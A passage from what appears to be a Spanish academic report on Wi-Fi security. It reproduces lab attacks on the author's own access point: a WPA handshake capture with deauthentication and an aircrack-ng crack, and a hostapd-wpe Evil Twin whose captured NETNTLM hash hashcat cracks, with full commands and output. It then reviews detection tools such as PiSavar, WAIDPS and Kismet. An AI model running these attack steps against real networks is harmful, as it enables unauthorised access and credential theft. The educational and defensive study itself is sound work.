


Ilustración 46 Apertura del fichero cap con Wireshark

Que como podemos ver se trata de una petición de ping que se estaba realizando desde el cliente y podemos ver la respuesta de la petición ping (Echo ping reply).

Existen más tipos de ataques que aprovechan de forma aislada o en conjunto las vulnerabilidades del sistema WEP, como son:

- Ataque Caffè Latte: es un ataque tipo Client-Site, donde no se requiere que el cliente esté conectado a la red Wi-Fi. Aprovecha la conexión automática que realizan ciertos clientes sobre los AP conocidos. Se crea entonces un AP falso suplantando al original. El cliente intentará asociarse a este AP falso y enviará peticiones tipo "Gratuitous ARP" informando de la dirección ip que tratará de tomar. Como este tipo de paquetes va cifrado, se tratará de recolectar el máximo número de ellos para luego explotar la vulnerabilidad de probabilidades derivadas de RC4.
- Ataque Hirte: aprovecha la vulnerabilidad ya vista de fragmentación y la reinyección de paquetes ARP modificados con el envío de ARP request y ARP response de manera continuada.
- Ataque de fuerza bruta: se intenta descifrar la clave cuando no se tienen suficientes paquetes capturados, haciendo uso de diccionarios.

8.3.- Ataques WPA

Para llevar a cabo esta prueba, primero configuraremos el escenario en nuestro punto de acceso OpenWrt con encriptación WPA-PSK:

```
root@OpenWrt:/etc/config# uci set wireless.@wifi-iface[0].encryption=psk
root@OpenWrt:/etc/config# uci set wireless.@wifi-iface[0].key="mynewpassword"
root@OpenWrt:/etc/config# uci commit wireless
root@OpenWrt:/etc/config# wifi
```

El ataque que vamos a analizar para WPA será el ataque por fuerza bruta. Necesitaremos capturar el 4-way-handshake entre el STA y el AP, concretamente los mensajes ANonce y SNonce cuando se inicia la instalación de claves PTK. Una vez tengamos capturada esta información, se llevará a cabo un ataque de fuerza bruta tratando de reproducir la generación de PTK. Esto se hace utilizando el algoritmo PBKDF2 al cual se le suministrarán palabras de un diccionario. Si el MIC generado coincide con el MIC capturado del 4-way-handshake, entonces habremos obtenido la clave.

Vamos por tanto a capturar paquetes con airodump-ng:

```
sudo airodump-ng --channel 11 --bssid 74:DA:38:6A:FC:EF --write salida mon0
```

Para asegurarnos que se produce un intercambio 4-way-handshake, podemos realizar un ataque de desautenticación entre el AP y STA:

```
sudo aireplay-ng --deauth 0 -a 74:DA:38:6A:FC:EF -c 00:26:5E:8E:01:6F mon0
```

Y en la captura que estamos haciendo podremos ver cómo se generan tramas de tipo EAPOL:

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
74:DA:38:6A:FC:EF	00:26:5E:8E:01:6F	-41	36e-54e	7	202	EAPOL	

Ilustración 47 Generación de tramas EAPOL para Handshake

Por lo que podemos dejar de capturar paquetes y proceder a realizar el ataque de fuerza bruta, para ello utilizaremos aircrack-ng pasando como parámetros el fichero cap obtenido y el diccionario a utilizar (en este caso el rockyou que viene con la distribución Kali):

```
sudo aircrack-ng salida*.cap -w /usr/share/wordlists/rockyou.txt
```

Y tras unos segundos, podremos ver cómo hemos podido obtener la clave:

```
Time left: 24 minutes, 53 seconds                                0.60%
Current passphrase: mynewpassword
KEY FOUND! [ mynewpassword ]
Master Key   : F7 30 76 B2 2F 08 C4 9C 80 92 B3 E6 2A EB DD 06
              B8 EE 6D B6 7F 36 9C B3 F9 0D B2 CF 37 4C 77 60
Transient Key : 86 D9 E7 0F 89 A3 5F EB AA 1B B0 6F 5A 34 C0 DA
              29 42 D1 20 A0 14 B6 07 91 64 22 4E B4 42 3B 7F
              A7 70 01 6C 50 03 69 6E 41 B0 15 08 85 85 20 74
EAPOL HMAC   : 6D 6A 44 77 92 0E EF D8 2E C7 47 11 DE 1A 5B 87
```

Ilustración 48 Obtención de la clave WPA por fuerza bruta

8.4.- Ataques WPA2

En el apartado “Estudio de cifrados de seguridad”, analizamos cómo el protocolo WPA2 también era vulnerable a un ataque denominado Krack. Este ataque, siempre que los sistemas estén debidamente parcheados, no sería factible realizarlo. Por tanto, en este apartado vamos a analizar un ataque que sería genérico a cualquier otro protocolo: **Evil Twin**. En este caso, para hacerlo aún más real en el mundo empresarial, se realizará una configuración en el AP para que utilice WPA2 con 802.1X, de modo que a través de una configuración RADIUS, solicite usuario y contraseña para poder autenticarse en la red.

Para llevar a cabo esta configuración, se han seguido los pasos indicados en la documentación oficial de OpenWrt (<https://openwrt.org/docs/guide-user/network/wifi/freeradius>). A nivel de configuración para el AP, será necesario establecer los siguientes parámetros:

```
# uci set wireless.@wifi-iface[0].encryption=wpa2+ccmp
# uci set wireless.@wifi-iface[0].auth_server='127.0.0.1'
# uci set wireless.@wifi-iface[0].auth_secret='testing123'
# uci commit wireless
# wifi
```

Donde establecemos que el servidor de autenticación está en el propio AP y la clave para realizar la conexión con RADIUS. Adicionalmente se ha creado un usuario RADIUS para la conexión desde los clientes, añadiendo en el fichero: /etc/freeradius3/mods-config/files/authorize:

```
rafa Cleartext-Password := "password123"
```

Realizaremos una conexión con un cliente:

OpenWrt Status System Network Logout REFRESHING

Wireless Overview

radio0 **Generic 802.11bgn**
Channel: 11 (2.462 GHz) | Bitrate: 54 Mbit/s [Restart] [Scan] [Add]

-39 dBm **SSID: APTEST | Mode: Master**
BSSID: 74:DA:38:6A:FC:EF | Encryption: WPA2 802.1X (CCMP) [Disable] [Edit] [Remove]

Associated Stations

Network	MAC-Address	Host	Signal / Noise	RX Rate / TX Rate	
Master "APTEST" (wlan0)	00:26:5E:8E:01:6F	fe80::194:5a75:11e9:fd14	-48 dBm	1.0 Mbit/s, 20 MHz 54.0 Mbit/s, 20 MHz	[Disconnect]

[Save & Apply] [Save] [Reset]

Powered by LuCI openwrt-19.07 branch (git-20.247.75781-0d0ab01) / OpenWrt 19.07.4 r11208-ce6496d796

Ilustración 49 Conexión a la red con RADIUS

Ahora el ataque consiste en levantar un AP falso (Evil Twin) que emule al real, por lo que tendrá que tener el mismo SSID que el auténtico. Al levantarlo, el cliente se conectará al AP falso, introducirá las credenciales y éstas serán capturadas para posteriormente descifrar el hash de la clave con el procedimiento de fuerza bruta (uso de diccionario). Aquí nos aprovecharemos de la debilidad del cifrado utilizado para almacenar la contraseña (NTLM). Cuando el usuario se autentica, debe responder a un desafío, exponiendo de dicho modo el hash de la clave, y permitiendo su captura para posteriormente descifrarlo.

Para levantar el AP falso haremos uso de `hostapd-wpe`, y configuraremos el fichero `/etc/hostapd-wpe/hostapd-wpe.conf` con nuestra interfaz, el SSID a suplantar y el canal:

```
interface=wlan1mon  
ssid=APTEST  
channel=11
```

Arrancamos el AP falso y esperamos el momento en el que el cliente se autentique:

```
sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
```

```

mschapv2: Sun Oct 25 18:56:20 2020
username: rafa
challenge: 05:2d:e3:be:27:de:b7:2e
response: 41:a8:84:5c:0c:70:f2:70:5f:1b:99:e6:53:a3:23:24:37:61:b9:b2:2b:50:50:11
jtr NETNTLM: rafa:$NETNTLM$052de3be27deb72e$41a8845c0c70f2705f1b99e653a323243761b9b22b505011
hashcat NETNTLM: rafa:::41a8845c0c70f2705f1b99e653a323243761b9b22b505011:052de3be27deb72e
wlan1mon: STA 00:26:5e:8e:01:6f IEEE 802.1X: Identity received from STA: 'rafa'
wlan1mon: CTRL-EVENT-EAP-FAILURE 00:26:5e:8e:01:6f
wlan1mon: STA 00:26:5e:8e:01:6f IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1mon: STA 00:26:5e:8e:01:6f IEEE 802.1X: Supplicant used different EAP type: 21 (TTLS)
wlan1mon: STA b0:e2:35:27:10:df IEEE 802.11: authenticated
wlan1mon: STA b0:e2:35:27:10:df IEEE 802.11: associated (aid 2)
wlan1mon: CTRL-EVENT-EAP-STARTED b0:e2:35:27:10:df
wlan1mon: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1mon: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1mon: STA b0:e2:35:27:10:df IEEE 802.1X: Identity received from STA: 'rafa'
wlan1mon: STA b0:e2:35:27:10:df IEEE 802.1X: Identity received from STA: 'rafa'
wlan1mon: STA b0:e2:35:27:10:df IEEE 802.1X: Identity received from STA: 'rafa'
wlan1mon: STA b0:e2:35:27:10:df IEEE 802.1X: Identity received from STA: 'rafa'
wlan1mon: STA b0:e2:35:27:10:df IEEE 802.1X: Identity received from STA: 'rafa'
wlan1mon: STA b0:e2:35:27:10:df IEEE 802.1X: Identity received from STA: 'rafa'

```

Ilustración 50 Captura de las credenciales de un usuario por RADIUS

Con el hash NETNTLM de la clave, pasaremos a crackearlo con la ayuda de la herramienta hashcat y de un diccionario:

```

hashcat -m 5500 --force -a 0
rafa:::41a8845c0c70f2705f1b99e653a323243761b9b22b505011:052de3be27deb72e
/usr/share/wordlists/rockyou.txt

```

Y al cabo de unos instantes, obtenemos la clave del usuario:

```

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 66 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

rafa:::41a8845c0c70f2705f1b99e653a323243761b9b22b505011:052de3be27deb72e:password123

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: NetNTLMv1 / NetNTLMv1+ESS
Hash.Target.....: rafa:::41a8845c0c70f2705f1b99e653a323243761b9b22b5 ... deb72e
Time.Started....: Sun Oct 25 19:06:53 2020, (0 secs)
Time.Estimated...: Sun Oct 25 19:06:53 2020, (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 137.3 kH/s (0.30ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 8192/14344385 (0.06%)
Rejected.....: 0/8192 (0.00%)
Restore.Point...: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: 123456 → whitetiger

Started: Sun Oct 25 19:06:29 2020
Stopped: Sun Oct 25 19:06:55 2020

```

Ilustración 51 Obtención de la clave con hashcat

8.5.- Ataques WPA3

Más allá de la descripción teórica de las actuales vulnerabilidades sobre WPA3, debido a la falta de hardware/software compatible con dicho protocolo, no se ha podido realizar ninguna prueba en el laboratorio sobre este sistema.

9.- Herramientas actuales

En este punto se ha realizado una prospección tecnológica para conocer qué herramientas existen en el mercado que ayuden de alguna manera a mejorar la seguridad de las redes Wi-Fi, bien mitigando los efectos de los ataques o alertando ante posibles tipos de ataques a redes Wi-Fi.

9.1.- Detección de WiFi Pineapples

Podemos encontrar en el mercado diversos sistemas construidos con la finalidad de auditar las redes WiFi (hacking ético), pero que a su vez también permiten realizar y poner en práctica gran cantidad de ataques (como ya hemos podido analizar en puntos anteriores). Uno de estos proyectos es “Wifi Pineapple”, de la empresa Hack5.org. La empresa tiene a la venta dos productos:

- Mark VII: Es la versión económica (99\$) con un hardware más liviano.



Ilustración 52 Pineapple Mark VII

- Enterprise: Una versión más potente y con más capacidades de expansión, a un coste más elevado.



Ilustración 53 Pineapple Enterprise

Con estos dispositivos se pueden realizar ataques tipo Man-in-the-middle, capturar handshakes WPA, crear Fake AP, descifrar tráfico SSL, etc. Todo ello con una interfaz web muy cómoda para el usuario. Están pensados para realizar auditorías en redes WiFi y realizar pruebas de

pentesting, pero su uso puede ser muy variado en función de la intención del usuario. Por lo tanto, son dispositivos que podríamos encontrar en amplias zonas tales como aeropuertos, centros comerciales, etc, con el peligro que ello conlleva si los clientes se conectasen a este tipo de dispositivos y estuvieran controlados por cibercriminales (robo de información sensible, usurpación de identidad, ataques con sistemas malware, etc).

Además de esta herramienta comercial, existe una alternativa Open Source que podría montarse incluso en una Raspberry Pi: FruityWifi (http://fruitywifi.com/index_esp.html), lo cual hace que su implantación sea más económica.

Estos sistemas son capaces de generar falsos puntos de acceso para engañar a los usuarios y una vez conectados, poder aplicar diversos tipos de ataques. La forma en la que trabaja este sistema para generar los fake AP sería la siguiente:

WiFi Pineapple - Pineap Module




Ilustración 54 Creación de Fake AP con Pineapple

Básicamente recolecta la información de los puntos de acceso a los que es capaz de llegar, generando puntos de acceso falsos para suplantarlos y engañar a los clientes.

Para poder protegernos ante este tipo de ataques surge la iniciativa Open Source realizada en Python y haciendo uso de Scapy: PiSavar (<https://github.com/WiPi-Hunter/PiSavar>), el cual tiene dos modos de ejecución:

- Modo detección de AP generadas por PineApple. Básicamente analiza la red en busca de puntos de accesos que provengan de las misma MAC.
- Modo desautenticación. Genera paquetes tipo deauth contra la MAC detectada como generadora de fake AP, de manera que evita que los clientes puedan conectarse a dichas redes falsas.

Para realizar una prueba, se ha puesto en práctica el concepto explicado generando diferentes puntos de acceso desde la misma MAC. Esto lo podemos hacer lanzando varios puntos de acceso con la herramienta airbase-ng (ROGUE y ROGUE2, ambos con la misma MAC):

```
rafa@pc-rbg:~$ sudo airbase-ng --essid ROGUE -c 11 wlan1mon
13:01:38 Created tap interface at0
13:01:38 Trying to set MTU on at0 to 1500
13:01:38 Trying to set MTU on wlan1mon to 1800
13:01:38 Access Point with BSSID 00:C0:CA:98:18:07 started.
[]

rafa@pc-rbg:~$ sudo airbase-ng --essid ROGUE2 -c 11 wlan1mon
[sudo] password for rafa:
13:03:54 Created tap interface at1
13:03:54 Trying to set MTU on at1 to 1500
13:03:54 Access Point with BSSID 00:C0:CA:98:18:07 started.
13:04:21 Client B0:E2:35:27:10:DF associated (unencrypted) to ESSID: "ROGUE2"
13:04:21 Client B0:E2:35:27:10:DF associated (unencrypted) to ESSID: "ROGUE2"
13:04:21 Client B0:E2:35:27:10:DF associated (unencrypted) to ESSID: "ROGUE2"
13:04:21 Client B0:E2:35:27:10:DF associated (unencrypted) to ESSID: "ROGUE2"
13:04:21 Client B0:E2:35:27:10:DF associated (unencrypted) to ESSID: "ROGUE2"
13:04:21 Client B0:E2:35:27:10:DF associated (unencrypted) to ESSID: "ROGUE2"
```

Ilustración 55 Generación de dos Fake AP con airbase-ng

Y realizamos una conexión desde un cliente (como se puede observar en la imagen contra el AP ROGUE2). Ahora lanzamos la herramienta PiSavar en modo detección:

```
sudo python pisavar.py -i wlan1mon -pm 1
```

```

PISAVAR

-----
Information about test:
-----
[*] Start time: Sat Nov 7 13:06:00 2020
[*] Detects PineAP module activity and starts deauthentication attack
    (for fake access points - WiFi Pineapple Activities Detection)
-----
[*] MAC Address : 00:c0:ca:98:18:07
[*] FakeAP count: 2
-----
[*] MAC Address : 00:c0:ca:98:18:07
[*] FakeAP count: 2
-----
```

Ilustración 56 Modo análisis Pisavar

Donde vemos que nos alerta de dos FakeAP con la misma MAC. Luego lanzamos la herramienta en modo desautenticación:

```
sudo python pisavar.py -i wlan1mon -pm 2
```

```

PISAVAR

-----
Information about test:
-----
[*] Start time: Sat Nov 7 13:06:53 2020
[*] Detects PineAP module activity and starts deauthentication attack
    (for fake access points - WiFi Pineapple Activities Detection)
-----
[*] PineAP module activity was detected.
[*] MAC Address : 00:c0:ca:98:18:07
[*] FakeAP count: 2
[*] Attack has started for ['00:c0:ca:98:18:07']
[*] Attack has completed..
-----
[*] PineAP module activity was detected.
[*] MAC Address : 00:c0:ca:98:18:07
[*] FakeAP count: 2
[*] Attack has started for ['00:c0:ca:98:18:07']
[*] Attack has completed..
-----
[*] PineAP module activity was detected.
[*] MAC Address : 00:c0:ca:98:18:07
[*] FakeAP count: 2
[*] Attack has started for ['00:c0:ca:98:18:07']
[*] Attack has completed..
-----

```

Ilustración 57 Modo deautenticación Pisavar

También podemos ver en el log que genera los ataques de deauth:

```

rafa@pc-rbg: /var/log
Archivo Acciones Editar Vista Ayuda
('Sat Nov 7 13:03:57 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:04:15 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:04:32 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:04:50 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:06:12 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:06:30 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:06:48 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:07:06 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:07:23 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:07:06 2020', '00:c0:ca:98:18:07', '-', 2, '- Deauth Attack')
('Sat Nov 7 13:07:40 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:07:58 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:08:15 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:07:54 2020', '00:c0:ca:98:18:07', '-', 2, '- Deauth Attack')
('Sat Nov 7 13:08:33 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:08:50 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:09:07 2020', '00:c0:ca:98:18:07', '-', 2)
('Sat Nov 7 13:08:41 2020', '00:c0:ca:98:18:07', '-', 2, '- Deauth Attack')

```

Ilustración 58 Logs Pisavar

Evitando de este modo que los clientes puedan conectarse a dicha red. Una interesante propuesta para detectar y mitigar este tipo de ataques.

9.2.- Auditoría de Redes Wi-Fi con WAIDPS

WAIDPS (<https://github.com/SYWorks/waidps>) es un software open source construido en python y que permite de manera visual realizar un sistema de auditoría muy completo de redes Wi-Fi. Este proyecto nace en 2014 y no ha mantenido ninguna evolución reciente, pero como punto de

partida para analizar nuestra red, es un software muy interesante. Entre las funciones que ofrece tenemos:

- Auditoría de redes Wi-Fi.
- Detección de posibles ataques a redes con protocolos WEP, WPA o de WPS.
- Lanzar ataques de desautenticación a posibles atacantes.
- Diversos formatos de salida para mostrar la información que nos interese.
- Almacenamiento de la información detectada en ficheros para posterior análisis.

Mostramos a continuación algunas pantallas interesantes tras su instalación y puesta a prueba:

- ✓ Advertencia de posibles Evil-Twin (diferentes AP con mismo ESSID):

```

ASSOCIATION/CONNECTION ALERT [ 0 ]

3 Similar SSID Names Detected !!!
[1] SSID Name [ RIFibra-297E ]
    a. BSSID [ EC:F4:51:A2:29:80 ] - Signal : -56 dBm / Average      Unknown
       Details : WPA2 / CCMP / PSK                               Client : 0
       Client [ No Client Found ]                               WPS : -
       Channel : 1
    b. BSSID [ 70:4F:57:E9:0F:89 ] - Signal : -63 dBm / Average      Unknown
       Details : WPA2 / CCMP/TKIP / PSK                          Client : 1
       Client [ ] - EC:F4:5C:3B:99:9A                             WPS : -
       Channel : 1

[2] SSID Name [ wifirbg ]
    a. BSSID [ 78:81:02:76:C8:01 ] - Signal : -59 dBm / Average      Unknown
       Details : WPA2 / CCMP/TKIP / PSK                          Client : 0
       Client [ No Client Found ]                               WPS : -
       Channel : 6
    b. BSSID [ 72:AD:B1:22:40:C7 ] - Signal : -45 dBm / Good         Unknown
       Details : WPA2 / CCMP / PSK                               Client : 0
       Client [ No Client Found ]                               WPS : -
       Channel : 11

[3] SSID Name [ Vodafone9468 ]
    a. BSSID [ 0C:80:63:70:55:39 ] - Signal : -69 dBm / Average      Unknown
       Details : WPA2 / CCMP/TKIP / PSK                          Client : 0
       Client [ No Client Found ]                               WPS : -
       Channel : 4
    b. BSSID [ 78:94:B4:C9:94:69 ] - Signal : -78 dBm / Poor         Unknown
       Details : WPA2 / CCMP / PSK                               Client : 1
       Client [ ] - 0E:88:62:70:55:39                             WPS : -
       Channel : 4

Note : Shown above are Access Points with Similar Name, Evil-Twin in normal cases are usually open network or encrypted if passphrase is known.
        Scenario where similar names are commonly found in organization, airport, mall, hotel, campus, etc where the area is big.
        Multiple (Deauthentication) found on said Access Point detect may indicate high possibility of Evil-Twin
Reported : 2020-11-07 17:50:15
  
```

Ilustración 59 WAIDPS Evil Twin

En este caso no se trata de un ataque real, sino de extensores wifi que amplían la cobertura de la red, por tanto, comparten el mismo SSID con diferentes MAC.

- Modo auditoría que permite realizar ciertas pruebas de ataque o monitorizar una red en concreto:

```

Selected Target
AP BSSID [ 78:81:02:76:C8:01 ]           Signal : -59 dBm
MAC Addr [ 78:81:02:76:C8:01 ]'s MAC OUI belongs to [ Unknown ].
BSSID [ 78:81:02:76:C8:01 ]'s Name is [ wifirbg ].
Details : WPA2 / CCMP/TKIP / PSK       Channel : 6       Client : 0       WPS : -

Previous Detail From Database
ESSID : wifirbg
Channel : 6
Clients : 00:26:5E:8E:01:6F / 04:CF:8C:87:AD:B3 / 08:CC:27:FA:60:F3 / 24:4C:E3:21:26:CB / 60:23:A4:32:A1:E3
.....
[.] Please note that after target selection is confirm, all current monitoring process will be terminated.

[i] Suggested Attack Mode : No Client

1 - Crack WEP Access Point
2 - Capture WPA Handshake [ 0 client(s) ]
3 - WPS BruteForce PIN
4 - Live Monitor Access Point
0 - Retrun
[?] Select an option ( 1/2/3/4/0 Default - 2 ) :
  
```

Ilustración 60 WAIDPS modo auditoría

```

< << LIVE MONITORING OF ACCESS POINT 78:81:02:76:C8:01 >> >
[.] BSSID : 78:81:02:76:C8:01 MAC OUI : Unknown
ESSID : WiFiFig
Encryption : WPA2 WPA / CCMP TKIP / PSK
Channel : 6 Power : -62 dBm Beacons : 287 Active Data : 47 Active
First Seen : 2020-11-07 17:59:07 Last Seen : 2020-11-07 17:59:46 Seen : 0:00:02 ago Clients : 3
Interface : wlan1 [ ] OUI : None
Monitor : wlan0 [ ] OUI : None
ATK I/Face : atmon0 [ ] OUI : None
Monitor Log : ./SYWorks/Database/MON_78810276C801.log [Size : 4.22 KB ]
Cap File : ./SYWorks/Captured/Monitoring/MON_78810276C801_TMP_2020-11-07_175907-01.cap [Size : 331.51 KB ]
Signal : -62 dBm [ 38 % ]

[1] Client MAC ID Status Device First Seen Device Last Seen Inactive PWR Frames Diff Device Manufacturer / Possible Type
[1] 00:26:5E:8E:01:6F 2020-11-07 17:59:27 2020-11-07 17:59:41 0:00:07* -44 20 Station Nearest Hon Hai Precision Ind. Co.,Ltd.
[2] 04:CF:8C:87:AD:B3 2020-11-07 17:59:20 2020-11-07 17:59:39 0:00:09* -81 3 Access Point Nearest Unknown
[3] 08:CC:27:FA:60:F3 2020-11-07 17:59:13 2020-11-07 17:59:38 0:00:10* -78 29 Access Point Nearest Unknown

[1] Active Clients [ 1 min ] : 04:CF:8C:87:AD:B3 / 08:CC:27:FA:60:F3 / 00:26:5E:8E:01:6F [ 3 ]
Note : Do take note that active client does not indicate that user are actively using the devices,
it could be the applications within wifi devices synchronizing data from servers.
User will have to base on the volume and frequency of the activity.

[2] Refreshing in 5 seconds... Press [Enter] for options...

[1] Live Access Point Monitoring Menu
1/0 - Stop Monitoring
2/0 - Deauth Broadcast / Client
3/A - Auditing (Crack) the Access Point.
4/W - View Handshake Captured
5 - List Clients [ 3 Client(s) ]
6/W - Open Captured Packets with Wireshark - ./SYWorks/Captured/Monitoring/MON_78810276C801_TMP_2020-11-07_175907-01.cap
P - Open Captured Packets with Wireshark with a decryption Password.
E - Remove Encryption and rewrite to new file.
0/L - Lookup Database History
7/R - Refresh Rate [ 5 seconds ]
8/W - Ignore Negative [-1] Client & Single Frame Client- Current OFF
9/S - Restart Monitoring
0/Y - Return

[?] Select an option ( Default - Return ) :

```

Ilustración 61 WAIDPS Info auditoría

Es una herramienta muy potente que nos permite tener un control no sólo de nuestra red, sino de cualquier red alcanzable por nuestra antena. Se podría considerar como un sistema NIDS WiFi.

9.3.- Aplicaciones móviles para detectar intrusos en la red

Existe una gran cantidad de apps móviles que nos permiten de un simple vistazo ver los clientes conectados a nuestra red, informando incluso del fabricante (dato obtenido por la MAC), editarlos para un reconocimiento más amigable, notificación en caso de detectar una nueva MAC o IP en la red, scanner de puertos, etc. Esto resulta de gran utilidad para tener controlado los dispositivos que tenemos conectados en el hogar, pero presenta algunos inconvenientes:

- Sólo funciona si estamos en el radio de cobertura de la red WiFi. Si la aplicación la instalamos en nuestro móvil y no estamos en la zona de cobertura de nuestra red, no podremos obtener información al respecto.
- Este tipo de datos lo suelen dar por defecto la mayoría de los router, por lo que si nos conectamos a la interfaz web de nuestro punto de acceso, podremos disponer de esta información.
- La mayoría de estas aplicaciones acaban insertando publicidad, ya que es su manera de monetizar su aplicación.

Algunas de estas aplicaciones analizadas para Android son:

- ✓ ¿Quién roba mi wifi?
- ✓ WiFi Thief Detector
- ✓ RedBox - Network Scanner

Por tanto, puede ser útil a modo de consulta rápida para ver los clientes conectados a nuestra red mientras estemos en su radio de cobertura, pero no aporta más información o capacidad de acción.

9.4.- Uso de claves OTP

Una manera de asegurar la legitimidad de los clientes que se conectan a una red WiFi es con el uso de claves temporales de un sólo uso o doble factor de autenticación. Una implementación que utiliza esta metodología es la realizada con Fortinet y con la tecnología de autenticación MobileConnect, la cual se puede encontrar en sitios tales como hoteles o medios de transporte. De este modo, para conectarte a la red, debes estar previamente registrado con tu número de teléfono, de modo que, al iniciar sesión en la red, se solicitará a través de un portal cautivo una clave temporal, la cual recibirás en terminal móvil vía SMS.

Esta es una medida bastante segura de cara a verificar los clientes que se conectan, pero no el punto de acceso, el cual podría haber sido clonado. Otro inconveniente sería la conectividad con dispositivos IoT, los cuales no podrían registrarse como un usuario. Por tanto, este tipo de soluciones serían aplicables a lugares donde la conectividad sólo fuese destinada a usuarios finales con necesidad de navegación, y que se pudiesen registrar con su número de teléfono para recibir el código OTP.

9.5.- Kismet

Kismet es otro software open source que nos permite monitorizar la redes WiFi, actuando como sniffer e IDS, ya que nos alerta de diferentes acciones detectadas en la red (deautenticaciones, spoofing, cambios de canal, etc). Viene instalado por defecto en Kali Linux y levanta un servidor web para ofrecer una interfaz más amigable al usuario. Lo lanzamos de la siguiente manera:

```
sudo ifconfig wlan1 down
sudo iwconfig wlan1 mode monitor
sudo ifconfig wlan1 up
sudo kismet -c wlan1
```

Name	Type	Phy	Crypto	Signal	Channel	Data	Packets	Clients	BSSID	QSSS Chan Usage	QSSS Users	Manuf
BC3038 CD 8837	Wi-Fi Client	IEEE802.11	WPA2-PSK	-85	1	24.35 KB	0	3C:84:8A:52:37:56	n/a	n/a	Unknown
COMEDOR	Wi-Fi AP	IEEE802.11	WPA2-PSK	-89	1	14.38 KB	6	98:95:2A:47:2D:5E	16.47%	0	Technicolor Ch USA Inc.
Invado 6WFC	Wi-Fi AP	IEEE802.11	WPA2-PSK	-88	1	0 B	0	52:F4:51:30:8A:F7	7.842%	0	Unknown
JAZZTEL_1Rny	Wi-Fi AP	IEEE802.11	WPA2-PSK	-90	1	3.17 KB	1	08:05:AD:F4:F0:0A	n/a	n/a	ZTE Corporation
